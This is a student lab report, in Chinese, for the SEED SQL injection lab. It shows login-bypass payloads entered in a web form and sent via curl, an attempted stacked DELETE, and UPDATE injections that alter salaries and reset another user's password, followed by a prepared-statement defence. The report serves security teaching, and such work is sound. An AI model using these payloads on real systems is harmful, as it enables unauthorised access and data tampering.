


# SQL Injection Attack Lab

## 实验报告

57118112 王怡乐

### Task 1: Get Familiar with SQL Statements

查看 Alice 的数据信息。



```
/bin/bash
c0 |
+---+
6 rows in set (0.00 sec)



mysql> SELECT * FROM credential WHERE Name='Alice';
+---+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+---+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | fdbe918bdae83000aa54747fc95fe0470fff49 | | | | |
+---+
1 row in set (0.00 sec)

mysql>
```

### Task 2: SQL Injection Attack on SELECT Statement

#### Task 2.1: SQL Injection Attack from webpage


向 Username 栏中输入如图所示内容，Password 栏中任意，成功登录管理员 Admin 的账户。



## Task 2.2: SQL Injection Attack from command line.

在终端输入: curl


'www.SEEDLabSQLInjection.com/unsafe\_home.php?username=admin%27%23&Password='




```
VMBox_SEEDUbuntu [正在运行] - Oracle VM VirtualBox
Terminator
/bin/bash
/bin/bash 66x24
211002</td><td></td><td></td><td></td></tr><tr><th scope=
'row'> Bobby</th><td>20000</td><td>1</td><td>4/20</td><td>10213352<
/td><td></td><td></td><td></td></tr><tr><th scope='row'>
Ryan</th><td>30000</td><td>90000</td><td>4/10</td><td>98993524</td>
<td></td><td></td><td></td></tr><tr><th scope='row'> Sam
y</th><td>40000</td><td>40000</td><td>1/11</td><td>32193525</td><td><
td></td><td></td><td></td></tr><tr><th scope='row'> Ted</t
h><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td><
td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th>
<td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td><td></t
d><td></td><td></td><td></td></tr></tbody></table>
<div class="text-center">
  <p>
    Copyright &copy; SEED LABs
  </p>
</div>
</div>
<script type="text/javascript">
function logout(){
  location.href = "logoff.php";
}
</script>
</body>
</html>[09/19/20] seed@VM:~$
```

## Task 2.3: Append a new SQL statement.

在登录页面的 Name 栏中输入: admin';DELETE \* FROM credential WHERE Name='alice';#



显示攻击不成功。这是因为 query 函数不支持执行多个 SQL 语句。



### Task 3: SQL Injection Attack on UPDATE Statement

#### Task 3.1: Modify your own salary

在 NickName 栏中输入: ',salary='100000' where eid='10000' #

A screenshot of a web form titled "Alice's Profile Edit". The form has five input fields: "NickName", "Email", "Address", "Phone Number", and "Password". The "NickName" field contains the text "',salary='100000' where eid='10000' #". The other fields are empty. At the bottom of the form is a green "Save" button.

Alice 的工资被更改。

User Details								
Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	100000	9/20	10211002				
Boby	20000	50000	4/20	10213352				
Ryan	30000	90000	4/10	98993524				
Samy	40000	40000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

### Task 3.2: Modify other people' salary

在 NickName 栏中输入: ',salary='1' where eid='20000'#

### Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

Boby 的工资被更改。

User Details								
Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	100000	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	90000	4/10	98993524				
Samy	40000	40000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				



### Task 3.3: Modify other people's password.

首先获得新密码 20200919 的 SHA1 哈希值

```
/bin/bash
[09/19/20]seed@VM:~$ echo -n '20200919' |sha1sum
2a7a744ae9d7bd0c924952be68bc884e982eb4fa -
[09/19/20]seed@VM:~$
```

在 NickName 栏中输入:

',password='2a7a744ae9d7bd0c924952be68bc884e982eb4fa' where eid='20000'##

**Alice's Profile Edit**

NickName: ',password='2a7a744ae9d7bd0c924952be68bc884e982eb4fa' where eid='20000'##'

Email:

Address:

Phone Number:

Password:

用新密码登录 Bobby 的账号，成功登录。

VMBox\_SEEDUbuntu [正在运行] - Oracle VM VirtualBox

SQLi Lab - Mozilla Firefox

SEED Project x SQLi Lab x +

www.seedlabsqlinjection.com/unsafe\_home.php 60%

SEEDLABS Home Edit Profile Logout

**Bobby Profile**

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

## Task 4: Countermeasure — Prepared Statement


查看/var/www/SQLInjection/safe\_home.php 文件，发现是 prepared statement 的语句。

```
$conn = getDB();  
// Sql query to authenticate the user  
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password  
FROM credential  
WHERE name= ? and Password= ?");  
$sql->bind_param("ss", $input_une, $hashed_pwd);  
$sql->execute();  
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);  
$sql->fetch();  
$sql->close();
```

打开网址：

[www.seedlabsqlinjection.com/safe\\_home.php?username=admin'#{&Password=](http://www.seedlabsqlinjection.com/safe_home.php?username=admin'#{&Password=)

攻击不成功。



## 三、实验总结

这次实验的内容主要是 SQL 注入攻击。在实验中，我初步了解了基本的 SQL 语句、SQL 注入攻击的基本方法以及其防御措施。SQL 注入攻击仍然是基于数据与代码相混合，这其实在之前的实验中有多次体现，让我深刻地意识到其危害性。在这次实验中，遇到的最大困难是在终端采用 curl 命令实行 SQL 注入攻击，至今还未能得到正确结果，我将继续探索此方面的知识。